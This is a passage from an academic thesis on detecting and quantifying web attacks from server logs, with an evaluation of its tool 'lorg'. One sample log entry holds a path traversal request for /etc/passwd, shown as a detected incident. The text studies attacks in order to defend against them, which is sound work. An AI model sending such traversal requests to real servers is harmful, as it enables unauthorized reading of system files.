
Listing 5.1: Example of JSON-output

```
{ items: [
      {
        label: "134.147.252.130 [Incident #1]",
        type: "Incident",
        index: 1,
        client: "134.147.252.130",
        impact: [ 15 ],
        status: "200",
        method: "GET",
        request: "GET /include.php?file=../etc/passwd HTTP/1.0",
        data: "Remote-Host: 134.147.252.130
               Final-Status: 200
               Bytes-Sent: 0
               User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:8.0)",
        remoteCity: "Germany, Bochum",
        location: "51.4833,7.2167",
      },
      {
        label: "1",
        index: 1,
        date: "2012-01-16 01:01:45 +0100",
      },
] }
```

[4]Google Inc., *Google Maps*, `http://maps.google.com/`, Dec. 2012
[5]Huynh, D. F., *Exhibit – publishing framework for data-rich interactive web pages*, `http://simile-widgets.org/exhibit/`, Dec. 2012

Exhibit offers various features like filtering and sorting the data for certain values, e.g. according to their impact, HTTP method etc. A sample screenshot of the JSON output within Exhibit is shown in Figure 5.4

Figure 5.4.: Detection results in an Exhibit/Google map



As one can easily see in this kind of visualization – using the real-world web logs of a computer manufacturing company – there have been various sets of attacks with a divisor of 5, especially from China, which leads to assuming a distributed scan that otherwise could not have been easily identified.

6. Evaluation

In this chapter, we evaluate and compare the previously described algorithms for attack detection, attack quantification and session classification. We perform tests with datasets created under laboratory conditions as well as such obtained from the 'wild wild web'.

6.1. Lab Tests

In this section, we test our implementation on labeled and with hand-crafted attacks. An overview of the program's usage is given in Listing 6.1.

Listing 6.1: Usage of our implementation

```

Usage: lorg [-i input_type] [-o output_type] [-d detect_mode]
            [-a add_vector] [-c client_ident] [-b dnsbl_type]
            [-q quantification] [-t threshold] [-v verbosity]
            [-n] [-u] [-h] [-g] [-p] input_file [output_file]

 -i allowed input types: common combined combinedio cookie vhost
 -o allowed output types: html json xml csv
 -d allowed detect modes: chars phpids mcshmm dnsbl geoip all
 -a additional attack vectors: path argnames cookie agent all
 -c allowed client idents: address session user logname all
 -b allowed dnsbl types: tor proxy zombie spam dialup all
 -q allowed quantification types: status bytes replay all
 -t threshold level as value from 0 to n (default: 10)
 -v verbosity level as value from 0 to 3 (default: 1)
 -n do not summarize results, output single incidents
 -u decode URL-encoded requests for viewing in report
 -h try to convert numerical addresses into hostnames
 -g enable geotargeting (separate files are needed!)
 -p perform a naive tamper detection test on logfile
```

6.1.1. The Dataset

To evaluate our implementation, we need a labeled dataset. Therefore we must define 'normal' (training) data and malicious (test) data which is obtained from various sources as described below.

Training Data We use log files generated by three weeks of traffic to our institute's web server, `www.nds.rub.de`, from here on called the NDS dataset. It consists of 63.000 requests altogether, ca. 4.000 requests per day. All incoming web traffic has been pre-filtered by a firewall with IPS. The dataset is therefore considered attack free, in terms of measuring false-positives.

Test Data We use 40 real-world exploits obtained from various online sources[1][2][3] (9 command execution, 9 local file inclusion, 9 XSS/CSRF, 13 SQL injection). This approach may appear arbitrary at first, but is similar to the one used by [KVR05], [CAG09], [GJ12] and [AG11], since there is no standard labeled web attack dataset publicly available. The exploits where chosen randomly with the restriction of them using the HTTP `GET` method as payload injection. The payloads were placed in five URL query values of two web applications used in the NDS dataset. A complete list of the selected exploits (in their original form) can be found in Listing A.1. For 20 of the used exploits, we set the bytes-sent value to the predicted value of a successful attack (e.g. the size of `/etc/passwd` for file inclusion). Furthermore, we add the corresponding log entries of automated scans from SQLmap[4] (0.9) and Wfuzz[5] (2.0).

Subsequently, training data and test data are merged and processed by our implementation using various detection modes as well as bytes-sent based quantification.

6.1.2. Attack Detection


To find an adequate trade-off between the number of true- and false-positives, we have implemented the option of setting a threshold, using the `-t` parameter which is comparable to the PHPIDS 'impact'. Therefore requests are only recognized as attacks when they exceed this limit, leading to a smaller number of false positives.

ROC curves as described in [MR04], [Faw06] are a good method for finding a balance between the rate of true and false positives of an IDS. A ROC curve of the statistical `CHARS` detection mode and `MCSHMM`-based detection compared with the results of `PHPIDS`, which served as a reference point for our evaluation, is shown in Figure 6.1

All tests where performed on a 2.000 MHz standard PC using the default settings of our implementation as defined in the previous chapters.

[1]The Packet Storm Team, *Exploit Files*, `http://packetstormsecurity.org/`, Dec. 2012
[2]The Exploit Database (EDB), `http://exploit-db.com/`, Dec. 2012
[3]Inj3ct0r Exploit Database, `http://1337day.com/`, Dec. 2012
[4]Bernardo, D. A. G., Stampar, M., *sqlmap – automatic SQL injection tool*, `http://sqlmap.org/`, Dec. 2012
[5]Martorella, C., Mendez, X., *wfuzz – web application bruteforcer*, `http://code.google.com/p/wfuzz/`, Dec. 2012

Figure 6.1.: ROC curve of attack detection algorithms



The CHARS module performs surprisingly well in our test environment with an overall of 95% attacks detected and a very low (almost zero) false positive rate until a 90% detection rate threshold. This can be traced back to the the NDS dataset not containing significant occurrences of special characters. In case of the presence of larger amounts of legitimate, but non-alphanumeric characters in the training data, a more extensive inspection of the URL query structure as accomplished by HMM-based algorithms and PHPIDS would have been necessary to differentiate between malicious and valid input.


The MCSHMM module has a slightly higher rate of false positives: 12 out of 63.000 legitimate request were misclassified as attacks even on strict thresholds which corresponds to an overall percentage of 0.02% – a value we consider as maintainable. It achieved the highest detection rate with an overall of 97.5% attacks on an almost constant false positive rate and was even able to detect 100% of all attacks, however with a unacceptable high false positive rate of 1%. We can confirm the observations of [CAG09], [AG10] and others that HMMs are a powerful instrument for detecting attacks against web applications.

The PHPIDS module performs at quite a high level as well with 92.5% detection rate and a very low false positive up to 82.5% detection. What sets it aside from the two approaches described above – and this is also its big advantage – is that it is not learning-based. Thus its results are not dependent on the existence of sufficient and non-polluted training data, meaning PHPIDS can be used in environments where training data is nonexistent, rare or contains a high ratio of attacks.

6.1.3. Attack Quantification

As mentioned in Section 6.1.1, we manually change the 'bytes-sent' value of 20 responses within the test data to match the size of the response of a successful attack. This is done for command execution, file inclusion and SQL injection types of attack. In those cases we set an adequate bytes-sent value based on a prediction of the command output, file or database disclosure of the corresponding malicious request. The result is as follows: For the overall of 77 results, detected as suspicious by the CHARS module 31 responses possessed a LOF greater than one. 14 false positives are detected with a LOF of 2-3, while 18 true positives are detected with a LOF of 4-25. Two outliers remain undetected. The results are shown in Figure 6.2.

Figure 6.2.: ROC curve of outlyingness of size of responses



By setting an adequate threshold a true positive rate of 100% with zero false positives could be achieved for the given test dataset. However, larger amounts of labeled data containing successful and failed attacks is needed to make sophisticated statement. All in all, we think the search for outliers in the size of responses is a promising approach to quantify attacks for web log forensics.

We cannot make an active replay test for the obvious reason that the test data added to the NDS dataset does not correspond to really existing vulnerabilities within our institutes web server.

6.1.4. Session Classification

The human-robot distinction is an insightful and informative feature. We have discussed that human attackers might be more persistent and motivated and are therefore more dangerous. In our tests, the traffic of SQLmap and Wfuzz was successfully classified as automated scans. However, robot detection is not a pivotal element of our model – we are, after all, concentrating on what gaps in security are uncovered. For a more sophisticated man-machine classification, completely labeled data would be necessary, as well as a much bigger theoretical focus on the research field of robot detection. This will have to wait for another time since it would go far beyond the scope of this thesis. Nonetheless, users of the program should bear in mind the different approaches and security risks involved in this distinction, and be it only for when they are implementing their new, improved security structures.

6.2. Field Tests

In this section, we deal with non pre-filtered, real-world web logs to evaluate the use of DNS blacklists and GeoIP-data for the identification of potentially malicious clients.

6.2.1. The Wild Wild Web

'Just be out there in it, you know? In the wild.'

– Alexander Supertramp, Into the Wild (2007)

DNSBL As we assume the NDS dataset to be free from attacks, we cannot use it to evaluate the `DNSBL` module as proposed in Section 3.4. We therefore obtained the web log data of an US gaming magazine, which is heavily polluted by real-world attempts of intrusion. Note that this dataset is not suited for the determination of a false-positive rate since it is completely unlabeled. However we can get a rough impression of the practicability of DNSBL-based judgments for web traffic. For this we pick 1.000 sample requests and perform a PHPIDS-based attack detection with a moderate threshold of 10. PHPIDS is used since it – as described – can handle highly polluted log files, on which other detection techniques might fail.

This results in the detection of 515 suspicious incidents from 387 clients. Subsequently we perform DNSBL lookups for these clients as shown in Table 6.1.


#Attacks	Tor	Proxy	Zombie	Spam	Dial-up	unlisted
absolute	2	1	4	112	6	262
relative (%)	0.5	0.2	1.0	28.9	1.5	67.7

Table 6.1.: Distribution of malicious clients over DNS blacklist types

Although only a tiny fraction of IP addresses in existence is listed in the chosen DNS blacklists, a noticeable amount of the clients identified as malicious originates from blacklisted addresses. This is especially true for 'spam' listed clients which are responsible for almost one third of the incidents. On the other hand, the use of DNSBLs alone as a detection criterion has proven a failure, since two thirds of the overall malicious clients are not listed at all. We therefore suggest to use DNSBL lookups as an additional feature and information enrichment of generated reports only.

GeoIP We furthermore obtained the real-world web log data of a local sports club, located in the Rhein-Erft-Kreis, Germany to test the GEOIP module. Figure 6.3 shows the results in form of LOF values for various geolocations of originating clients. The higher the value, the more isolated a client is from his neighbors. A manual inspection showed that none of the 'outliers' was an attack.

Figure 6.3.: Local outlier factor of geolocations in Europe




Therefore we consider this is a proof of concept for the underlying algorithms of density-based outlier detection used for GeoIP-data, but not a practical tool to identify attackers. One might, furthermore, have to ask if putting national borders back up on the border-less Internet is a good idea (compare: [Bar06]).

6.3. Performance

As described in Section 1.2.3, we make a design decision to not cache the whole logfile into memory. Our implementation caches only actions of clients identified as attackers and does this exclusively in 'summarized' mode, therefore keeping the memory usage moderate. As for computing time we have measured performance with the Xdebug[6] PHP debugger. The output is visualized by KCachegrind[7] in Figure 6.4. Main bottlenecks in terms of performance are the HMM and LOF algorithms.

Figure 6.4.: XDebug profiler output of multiple detection modes



This is especially a problem for huge log files and a time-critical forensics analysis. As the implementation of both algorithms was written from scratch it certainly offers room for improvements which we might take care of at a later point in time. Another possibility to increase performance would be to parallelize DNS- and DNSBL lookups which can cost a lot of time due to network latency. Altogether we are satisfied with the performance of our prototype implementation.

[6]Rethans, D., *Xdebug – debugger and profiler tool for PHP*, `http://xdebug.org/`, Dec. 2012
[7]Weidendorfer, J., *kcachegrind – profiler frontend*, `http://sourceforge.net/projects/kcachegrind/`, Dec. 2012

7. Conclusion

Post-attack forensics are fundamental for web server administrators to reconstruct process and impact of intrusions – not to blame the attacker, but to understand and repair the programming errors made within web applications instead of just setting them back up.

In this work, we have written a full-featured framework for attack detection, quantification and interpretation which will be published as free software in the near future. We described machine-learning based and statistical as well as DNSBL- and GeoIP based approaches for attack detection. Our tests have shown that learning based anomaly detection can lead to better results than traditional, signature-based approaches – given that enough training data is preset. DNSBL-rankings and geolocations anomalies however should be used solely for background information, since they have not proved to be accurate instruments for the identification of attackers.

We proved that quantification of attacks with data found solely within the web log files is possible. The approach of looking for outliers in the size of responses appears promising and should be developed and tested further. We implemented procedures to classify attacks into automated and hand-crafted, which need to be evaluated and tested with real-world data in the future. Furthermore our software is capable of visualizing the incidents in a clearly arranged way by generating table- or map-based reports.

One unsolved problem for web application forensics is the lack of full information, especially `POST` data. Apache HTTPD developers should fix this by introducing a new log format string (e.g. `%y`) within `mod_log_config`.

Bibliography

[ADD00] M. Almgren, H. Debar, and M. Dacier. A lightweight tool for detecting web server attacks. In *Proceedings of the ISOC Symposium on Network and Distributed Systems Security, San Diego, CA*, 2000.

[AG10] D. Ariu and G. Giacinto. Hmmpayl: an application of hmm to the analysis of the http payload. In *Workshop on Applications of Pattern Analysis, Cumberland Lodge, 2010*, pages 81–87, 2010.

[AG11] D. Ariu and G. Giacinto. A modular architecture for the analysis of http payloads based on multiple classifiers. *Multiple Classifier Systems*, pages 330–339, 2011.

[AGL02] D. Ayrapetov, A. Ganapathi, and L. Leung. Improving the protection of logging systems. *UC Berkley Computer Science, Berkeley, CA*, 2002.

[AGR11] D. Ariu, G. Giacinto, and F. Roli. Machine learning in computer forensics (and the lessons learned from machine learning in computer security). In *Proceedings of the 4th ACM workshop on Security and artificial intelligence*, pages 99–104. ACM, 2011.

[Ari10] D. Ariu. *Host and Network based Anomaly Detectors for HTTP Attacks*. PhD thesis, 2010.

[Axe00] S. Axelsson. Intrusion detection systems: A survey and taxonomy. Technical report, Technical report, 2000.

[Bar06] J.P. Barlow. A declaration of the independence of cyberspace, 1996. *Online source: http://homes. eff. org/˜ barlow/Declaration-Final. html (posted Feb. 8, 1996)*, 10, 2006.

[BKNS00] M.M. Breunig, H.P. Kriegel, R.T. Ng, and J. Sander. Lof: identifying density-based local outliers. In *ACM Sigmod Record*, volume 29, pages 93–104. ACM, 2000.

[BLFF96] T. Berners-Lee, R. Fielding, and H. Frystyk. Hypertext transfer protocol – http/1.0. RFC 1945, RFC Editor, 1996.

[BLFM98] T. Berners-Lee, R. Fielding, and L. Masinter. Uniform resource identifiers (uri): Generic syntax and semantics. RFC 2396, RFC Editor, 1998.

[BMNS02] B. Berendt, B. Mobasher, M. Nakagawa, and M. Spiliopoulou. The impact of site structure and user environment on session reconstruction in web usage analysis. *WEBKDD 2002-Mining Web Data for Discovering Usage Patterns and Profiles*, pages 159–179, 2002.

[BMSW01] B. Berendt, B. Mobasher, M. Spiliopoulou, and J. Wiltshire. Measuring the accuracy of sessionizers for web usage analysis. In *Workshop on Web Mining at the First SIAM International Conference on Data Mining*, pages 7–14, 2001.

[BNS+06] M. Barreno, B. Nelson, R. Sears, A.D. Joseph, and JD Tygar. Can machine learning be secure? In *Proceedings of the 2006 ACM Symposium on Information, computer and communications security*, pages 16–25. ACM, 2006.

[BPSW70] L.E. Baum, T. Petrie, G. Soules, and N. Weiss. A maximization technique occurring in the statistical analysis of probabilistic functions of markov chains. *The annals of mathematical statistics*, pages 164–171, 1970.

[BV+00] S.M. Bridges, R.B. Vaughn, et al. Fuzzy data mining and genetic algorithms applied to intrusion detection. In *Proceedings of the 23rd National Information Systems Security Conference held in Baltimore, MA, October 16*, volume 19, pages 13–31, 2000.

[BY97] M. Bellare and B. Yee. Forward integrity for secure audit logs. Technical report, Technical report, Computer Science and Engineering Department, University of California at San Diego, 1997.

[CAG09] I. Corona, D. Ariu, and G. Giacinto. Hmm-web: a framework for the detection of attacks against web applications. In *Communications, 2009. ICC'09. IEEE International Conference on*, pages 1–6. IEEE, 2009.

[CBFV07] M. Cova, D. Balzarotti, V. Felmetsger, and G. Vigna. Swaddler: An approach for the anomaly-based detection of state violations in web applications. In *Recent Advances in Intrusion Detection*, pages 63–86. Springer, 2007.

[CBK07] V. Chandola, A. Banerjee, and V. Kumar. Anomaly detection: A survey. 2007.

[CC04] S. Cho and S. Cha. Sad: web session anomaly detection based on parameter estimation. *Computers & Security*, 23(4):312–319, 2004.

[CLS+07] R.I. Chang, L.B. Lai, W.D. Su, J.C. Wang, and J.S. Kouh. Intrusion detection by backpropagation neural networks with sample-query and attribute-query. *International Journal of Computational Intelligence Research*, 3(1):6–10, 2007.

[CMS$^+$99] R. Cooley, B. Mobasher, J. Srivastava, et al. Data preparation for mining world wide web browsing patterns. *Knowledge and information systems*, 1(1):5–32, 1999.

[CP95] L.D. Catledge and J.E. Pitkow. Characterizing browsing strategies in the world-wide web. *Computer Networks and ISDN systems*, 27(6):1065–1073, 1995.

[CT05] C. Croarkin and P. Tobias. Engineering and statistics handbook, available on-line at: (http://itl.nist.gov/div898/handbook/). national institute of standards and technology. *visited on December, 13th 2012*, 13, 2005.

[Den87] D.E. Denning. An intrusion-detection model. *Software Engineering, IEEE Transactions on*, (2):222–232, 1987.

[DF] O.M. Duskin and D.G. Feitelson. Distinguishing humans from bots in web search logs.

[DG11] D. Doran and S.S. Gokhale. Web robot detection techniques: overview and limitations. *Data Mining and Knowledge Discovery*, 22(1):183–210, 2011.

[DVGD96] C. Davis, P. Vixie, T. Goodwin, and I. Dickinson. A means for expressing location information in the domain name system. RFC 1876, RFC Editor, 1996.

[FAFF02] J. Feldman, I. Abou-Faycal, and M. Frigo. A fast maximum-likelihood decoder for convolutional codes. In *Vehicular Technology Conference, 2002. Proceedings. VTC 2002-Fall. 2002 IEEE 56th*, volume 1, pages 371–375. IEEE, 2002.

[Faw06] T. Fawcett. An introduction to roc analysis. *Pattern recognition letters*, 27(8):861–874, 2006.

[FGM$^+$99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext transfer protocol–http/1.1, 1999. RFC 2616, RFC Editor, 1999.

[FJ73] G.D. Forney Jr. The viterbi algorithm. *Proceedings of the IEEE*, 61(3):268–278, 1973.

[Fry11] A. Fry. *A Forensic Web Log Analysis Tool: Techniques and Implementation*. PhD thesis, Concordia University, 2011.

[GER09] B. Gallagher and T. Eliassi-Rad. Classification of http attacks: a study on the ecml/pkdd 2007 discovery challenge. 2009.

[GJ12] M. Geraily and M.V. Jahan. Fuzzy detection of malicious attacks on web applications based on hidden markov model ensemble. In *Intelligent Systems, Modelling and Simulation (ISMS), 2012 Third International Conference on*, pages 102–108. IEEE, 2012.

[GMN11] LK Grace, V. Maheswari, and D. Nagamalai. Analysis of web logs and web user in web mining. *arXiv preprint arXiv:1101.5668*, 2011.

[Gru50] F.E. Grubbs. Sample criteria for testing outlying observations. *The Annals of Mathematical Statistics*, 21(1):27–58, 1950.

[GTDVMFV09] P. Garcia-Teodoro, J. Diaz-Verdejo, G. Maciá-Fernández, and E. Vázquez. Anomaly-based network intrusion detection: Techniques, systems and challenges. *computers & security*, 28(1):18–28, 2009.

[GZCF04] B. Gueye, A. Ziviani, M. Crovella, and S. Fdida. Constraint-based geolocation of internet hosts. In *Proceedings of the 4th ACM SIGCOMM conference on Internet measurement*, pages 288–293. ACM, 2004.

[HA04] V. Hodge and J. Austin. A survey of outlier detection methodologies. *Artificial Intelligence Review*, 22(2):85–126, 2004.

[Hec95] D. Heckerman. A tutorial on learning with bayesian networks. microsoft research, advanced technology division. Technical report, Microsoft Technical Report No MSR-TR-95-06, 1995.

[Hei08] M. Heiderich. *PHPIDS - Monitoring Attack Surface Activity*. 2008.

[HNHL10] M. Heiderich, E.A.V. Nava, G. Heyes, and D. Lindsay. *Web Application Obfuscation:'-/WAFs.. Evasion.. Filters//alert (/Obfuscation/)-'*. Syngress, 2010.

[HNJ08] P. Huntington, D. Nicholas, and H.R. Jamali. Web robot detection in the scholarly information environment. *Journal of Information Science*, 34(5):726–741, 2008.

[HTS11] M. Hosseinkhani, E. Tarameshloo, and B. Sadeghiyan. A two dimensional approach for detecting input validation attacks based on hmm. 2011.

[II07] K.L.R. Ingham III. *Anomaly detection for HTTP intrusion detection: algorithm comparisons and the effect of generalization on accuracy*. PhD thesis, The University of New Mexico, 2007.

[ISBF07] K.L. Ingham, A. Somayaji, J. Burge, and S. Forrest. Learning dfa representations of http for protecting web applications. *Computer Networks*, 51(5):1239–1255, 2007.

[JI07] S. Juhász and R. Iváncsy. Tracking activity of real individuals in web logs. *International Journal of Computer Science*, 2(3):172–177, 2007.

[Joh93] M.S. Johns. Identification protocol. RFC 1413, RFC Editor, 1993.

[JS04] J. Jung and E. Sit. An empirical study of spam traffic and the use of dns black lists. In *Proceedings of the 4th ACM SIGCOMM conference on Internet measurement*, pages 370–375. ACM, 2004.

[Kan06] P. Kanellis. *Digital crime and forensic science in cyberspace*. Igi Global, 2006.

[KBJK$^+$06] E. Katz-Bassett, J.P. John, A. Krishnamurthy, D. Wetherall, T. Anderson, and Y. Chawathe. Towards ip geolocation using delay and topology measurements. In *Proceedings of the 6th ACM SIGCOMM conference on Internet measurement*, pages 71–84. ACM, 2006.

[KHK12] M. Kumar, M. Hanumanthappa, and T.V.S. Kumar. Tracking of intruders on geographical map using ids alert. *International Journal*, 3, 2012.

[KK12] K. Kianmehr and N. Koochakzadeh. Learning from socio–economic characteristics of ip geo–locations for cybercrime prediction. *International Journal of Business Intelligence and Data Mining*, 7(1):21–39, 2012.

[KOK$^+$12] S. Kwon, M. Oh, D. Kim, J. Lee, Y.G. Kim, and S. Cha. Web robot detection based on monotonous behavior. 2012.

[Kos96] M. Koster. A method for web robots control. *Network Working Group, Internet Draft*, 1996.

[KV03] C. Kruegel and G. Vigna. Anomaly detection of web-based attacks. In *Proceedings of the 10th ACM conference on Computer and communications security*, pages 251–261. ACM, 2003.

